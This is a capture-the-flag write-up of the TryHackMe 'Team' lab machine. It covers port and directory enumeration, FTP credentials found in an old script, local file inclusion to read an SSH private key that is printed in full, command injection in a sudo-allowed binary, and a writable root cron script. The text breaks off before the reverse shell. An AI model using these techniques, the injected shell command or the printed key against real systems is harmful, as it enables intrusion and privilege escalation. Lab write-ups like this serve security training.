Team CTF – Writeup:

Start with a simple Nmap scan:

```
# Nmap 7.92 scan initiated Sat Mar 30 14:29:55 2024 as: nmap -sC -sV -oN nmap -p- 10.10.10.12
Nmap scan report for 10.10.10.12
Host is up (0.069s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 30 14:33:02 2024 -- 1 IP address (1 host up) scanned in 187.05 seconds
```

As we can see there is only 3 ports open – ftp(21), ssh(22) and http(80).

First I entered to the http page to find id there is something interesting in it,


After inspecting the source code of the index.html page I found the following line :

```
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
  <style type="text/css" media="screen">
* {
```

So I added the host to /etc/hosts and access it by url:

```
127.0.0.1       localhost
127.0.1.1       moti-kali
10.10.250.126     team.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



Now that we have access lets use gobuster to enumerate:

```
└─# gobuster dir  -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://team.t
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://team.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 305] [--> http://team.thm/images/]
/scripts              (Status: 301) [Size: 306] [--> http://team.thm/scripts/]
/assets               (Status: 301) [Size: 305] [--> http://team.thm/assets/]
Progress: 7499 / 220561 (3.40%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 7509 / 220561 (3.40%)
===============================================================
Finished
```

If I try to enter the scripts directory I get a permission error so its interest me 😉

Lets crawl for interesting files inside 'scripts' directory :

```
└─# gobuster dir  -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://team.thm/scripts -x txt,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://team.thm/scripts
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              js,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/script.txt           (Status: 200) [Size: 597]
Progress: 13904 / 661683 (2.10%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 13974 / 661683 (2.11%)
===============================================================
Finished
```

So we found a script.txt file lets check it out:


team.thm/scripts/script.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha


```
#!/bin/bash
read -p "Enter Username: " REDACTED
read -sp "Enter Username Password: " REDACTED
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit

# Updated version of the script
# Note to self had to change the extension of the old "script" in this folder, as it has creds in
```

The note says the there is a old script file in this folder that contain credentials lets check it out!




Now using the credentials found we can connect to the ftp server:




After analyzing the ftp I found only workshare directory contain a text file ('New_site.txt'):


get the file and cat it :



Its seems the in the domain there is another website in development so I added the domain dev.team.thm to the /etc/hosts file:




Access the new website:




So her we can see that the site is redirect us to another page in a script :

```
<html>
 <head>
  <title>UNDER DEVELOPMENT</title>
 </head>
 <body>
  Site is being built<a href=script.php?page=teamshare.php </a>
<p>Place holder link to team share</p>
 </body>
</html>
```

Lets see if its vulnerable to LFI (Local File Inclusion):




Ok so if we can read files from the server lets use the hint from before and try to find Dale private ssh key ! we know the its in some configuration file so after looking I found it in /etc/ssh/sshd_config




```
AllowUsers dale gyles


#Dale id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAng6KMTH3zm+6rqeQzn5HLBjguB9k2rX/XdzCr6jvdFLJ+uH4ZVE
NUkbi5WUOdR4ockd4dFjk03X1bDshaisAFRJJkgUq1+zNJ+p96ZIEKtm93aYy3+YggliN/W
oG+RPqP8P6/ufl0ftxkHES4H1Ll03HbN+0H4JM/InXvuz4U9Df09m99JYi6DVw5XGsaWK
o9WqHhL5XS8lYu/fy5VAYOfJ0pyTh8IdhFUuAzfuC+fj0BcQ6ePFhxEF6WaNCSpK2v+qxP
#zMUILQdztr8WhURTxuaOQOIxQ2xJ+zWDKMiynzJ/lzwmI4EiOKj1/nh/w7I8rk6jBjaqAu
#k5xum0xPnyWAGiM0XOBSfgaU+eADcaGfwSF1a0gI8G/TtJfbcW33gnwZBVhc30uLG8JoKS
#xtA1J4yRazjEqK8hU8FUvowsGGls+trkxBYgceWwJFUudYjBq2NbX2glKz52vqFZdbAa1S
#0soiabHiuwd+3N/ygsSuDhOhKIg4MWH6VeJcSMIrAAAFkNt4pcTbeKXEAAAAB3NzaC1yc2
#EAAAGBAJ4Oij Ex985vuq6nkMS+RywY4K7gfZNq1/13cwq+o73RSyfrh+GVRDVJG4uVlDnU
#eKHJOHRY5NN19Ww7IWorABUSSZIFKtfszSfqfemSBCrZvd2mMt/mIIJYjf1qBvkT6j/D+v
#7n5VNH7cZBxOeB9S5dNx2rft8+CTPyJ77s+FPQ39PZvfSWIugIcOVxrGligPVqh4S+V0v
#JWLv38uVQGDnydKck4fCHYRVLgM37gvn49AXEOnjxYcRBelmjQkqStr/qsT8zFCC0Hc7a/
#FoVEU8bmjkDiMUNsSfs1gyjIsp8yf5c8JiOBIjio9f54f8OyPK5OowY2qgLpOcbpjsT58l
#gBojNFzgUn4GlPngA3Ghn8EhdWtICPBv07SX23Ft94J8GQVYXN9LixvCaCksbQNSeMkWs4
#xKivIVPBVL6MLBhpbPra5MQWIHHlsCRVLnWIwatjW19oJSs+dr6hWXWwGtUtLKImmx4rsH
#ftzf8oLErg4ToSiIODFh+lXiXEjCKwAAAAMBAAEAAAGAGQ9nG8u3ZbTTXZPV4tekwzoijb
#esUW5UVqzUwbReU99WUjsG7V50VRqFUolh2hV1FvnHiLL7fQer5QAvGR0+QxkGLy/AjkHO
#eXC1jA4JuR2S/Ay47kUXjHMr+C0Sc/WTY47YQghUlPLHoXKWHLq/PB2tenkWN0p0fRb85R
#N1ftjJc+sMAWkJfwH+QqeBvHLp23YqJeCORxcNj3VG/4lnjrXRiyImRhUiBvRWek4o4Rxg
#Q4MUvHDPxc2OKWaIIBbjTbErxACPU3fJSy4MfJ69dwpvePIeFsFQEoJopkEMn1Gkf1Hyi
#U2lCuU7CZtIIjKLh90AT5eMVAntnGlK4H5UO1V9Z27ZsOy1Rt5svnhU6X6Pldn6iPgGBW
#/vS5rOqadSFUnoBrE+Cnul2cyLWyKnV+FQHD6YnAU2SXa8dDDlp204qGAJZrOKukXGIdiz
#82aDTaCV/RkdZ2YCb53IWyRw27EniWdO6NvMXG8pZQKwUI2B7wljdgm3ZB6fYNFUv5AAAA
#wQC5Tzei2ZXPj5yN7EgrQk16vUivWP9p6S8KUxHVBvqdJDoQqr8IiPovs9EohFRA3M3h0q
#z+zdN4wIKHMdAg0yaJUUj9WqSwj9ItqNtDxkXpXkfSSgXrfaLz3yXPZTTdvpah+WP5S8u6
#RuSnARrKjgkXT6bKyfGeIVnIpHjUf5/rrnb/QqHyE+AnWGDNQY9HH36gTyMEJZGV/zeBB7
#/ocepv6U5HWlqFB+SCcuhCfkegFif8M7O39K1UUkN6PWb4/IoAAADBAMuCxRbJE9A7sxzx
#sQD/wqj5cQx+HJ82QXZBtwO9cTtxrL1g10DGDK01H+pmWDkuSTcKGOXeU8AzMoM9Jj0ODb
#mPZgp7FnSJDPbeX6an/W2WWibc5DGCmM5VTIkrWdXuuyanEw8CMHUZCMYsltfbzeexKiur
#4fu7GSqPx30NEVfArs2LEqW5Bs/bc/rbZ0UI7/ccfVvHV3qtuNv3ypX4BuQXCkMuDJoBfg
#e9VbKXg7fLF28FxaYlXn25WmXpBHPPdwAAAMEAxtKShv88h0vmaeY0xpgMN9rjPXvDs5S
#2BRGRg22JACuTYdMFONgWo4on+ptEFPtLA3Ik0DnPqf9KGinc+j6jSYvBdHhvjZleOMMIH
#8kUREDVyzgbpzIlJ5yyawaSjayM+BpYCAuIdI9FHyWAlersYc6ZofLGjbBc3Ay1IoPuOqX
#b1wrZt/BTpIg+d+Fc5/W/k7/9abnt3OBQBf08EwDHcJhSo+4J4TFGIJdMFydxFFr7AyVY7
#CPFMeoYeUdghftAAAAE3A0aW50LXA0cnJvdEBwYXJyb3QBAgMEBQYH
-----END OPENSSH PRIVATE KEY-----
```

Now we can connect to dale with no password!



Privilege Escalation:


Now that we in the target system we need to read the root.txt flag.

To do so we have to escalate our privileges to root.


The first thing that I like to check is if the current user (dale) can run any command as another user by using the command 'sudo -l' :

As we can see the user dale can run the 'admin_checks' binary as the user 'gyles'.

Lets take a look at the 'admin_checks' file:




We can see here that it take the $error variable without validation so eny command that we will enter in the date (go to the error variable) will be executed as the user gyles , so to abuse that vulnerability I enter '/bin/bash -I' and get shell of the user gyles:



As u can see I get a shell as gyles (I entered the command 'id') , but I can't see what I am writing in the shell so to upgrade the shell to more friendly shell i used python script:

python3 -c 'import pty;pty.spawn("/bin/bash")'



now I wanted to see if there is any processes that runs on regular basis that I can abuse , so I used pspy64s (click to download) , pass it to the target machine using http server:

```
┌──(root㉿moti-kali)-[~/Desktop/TryHackMe/Linux CTFs/team]
└─# python3 -m http.server 80 -d /root/Desktop/TryHackMe/usefulScripts
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
gyles@TEAM:/tmp$ wget http://10.8.41.134/pspy64s
--2024-03-31 16:41:36--  http://10.8.41.134/pspy64s
Connecting to 10.8.41.134:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

pspy64s             100%[===================>]   1.10M   924KB/s    in 1.2s

2024-03-31 16:41:38 (924 KB/s) - 'pspy64s' saved [1156536/1156536]

gyles@TEAM:/tmp$ chmod +x pspy64s
```

After run pspy64s I see two interesting scripts that the root is running :

```
CMD: UID=0     PID=1404   | ps -e -o pid,ppid,state,command
CMD: UID=0     PID=1407   | /bin/bash /opt/admin_stuff/script.sh
CMD: UID=0     PID=1406   | /bin/bash /opt/admin_stuff/script.sh
CMD: UID=0     PID=1405   | /usr/sbin/CRON -f
CMD: UID=0     PID=1408   | cp -r /var/www/team.thm/assets /var/www/
ts.txt /var/www/team.thm/scripts /var/backups/www/team.thm/
CMD: UID=0     PID=1409   | /bin/bash /usr/local/sbin/dev_backup.sh
CMD: UID=0     PID=1410   | /bin/bash /usr/local/sbin/dev_backup.sh
```

Lets see if we can read them:

```
gyles@TEAM:/tmp$ ls -la /usr/local/sbin/dev_backup.sh
-rwxr-xr-x 1 root root 64 Jan 17  2021 /usr/local/sbin/dev_backup.sh
gyles@TEAM:/tmp$ ls -la /opt/admin_stuff/script.sh
-rwxr--r-- 1 root root 200 Jan 17  2021 /opt/admin_stuff/script.sh
gyles@TEAM:/tmp$
```

As we can see we can red the both , lets see what we can get from it:

```
gyles@TEAM:/tmp$ cat /usr/local/sbin/dev_backup.sh
#!/bin/bash
cp -r /var/www/dev.team.thm/* /var/backups/www/dev/
```

The first one doesn't appear to be useful .

```
gyles@TEAM:/tmp$ cat /opt/admin_stuff/script.sh
#!/bin/bash
#I have set a cronjob to run this script every minute


dev_site="/usr/local/sbin/dev_backup.sh"
main_site="/usr/local/bin/main_backup.sh"
#Back ups the sites locally
$main_site
$dev_site
```

Here we can see that the script takes to scripts of backup and run them , the first one we already see but the main_backup.sh seem to be new , lets check the permissions on this script:

```
gyles@TEAM:/tmp$ ls -la /usr/local/bin/main_backup.sh
-rwxrwxr-x 1 root admin 65 Jan 17  2021 /usr/local/bin/main_backup.sh
```

Yes! We have write permissions on this script , so simple reverse shell script and open listener and just wait :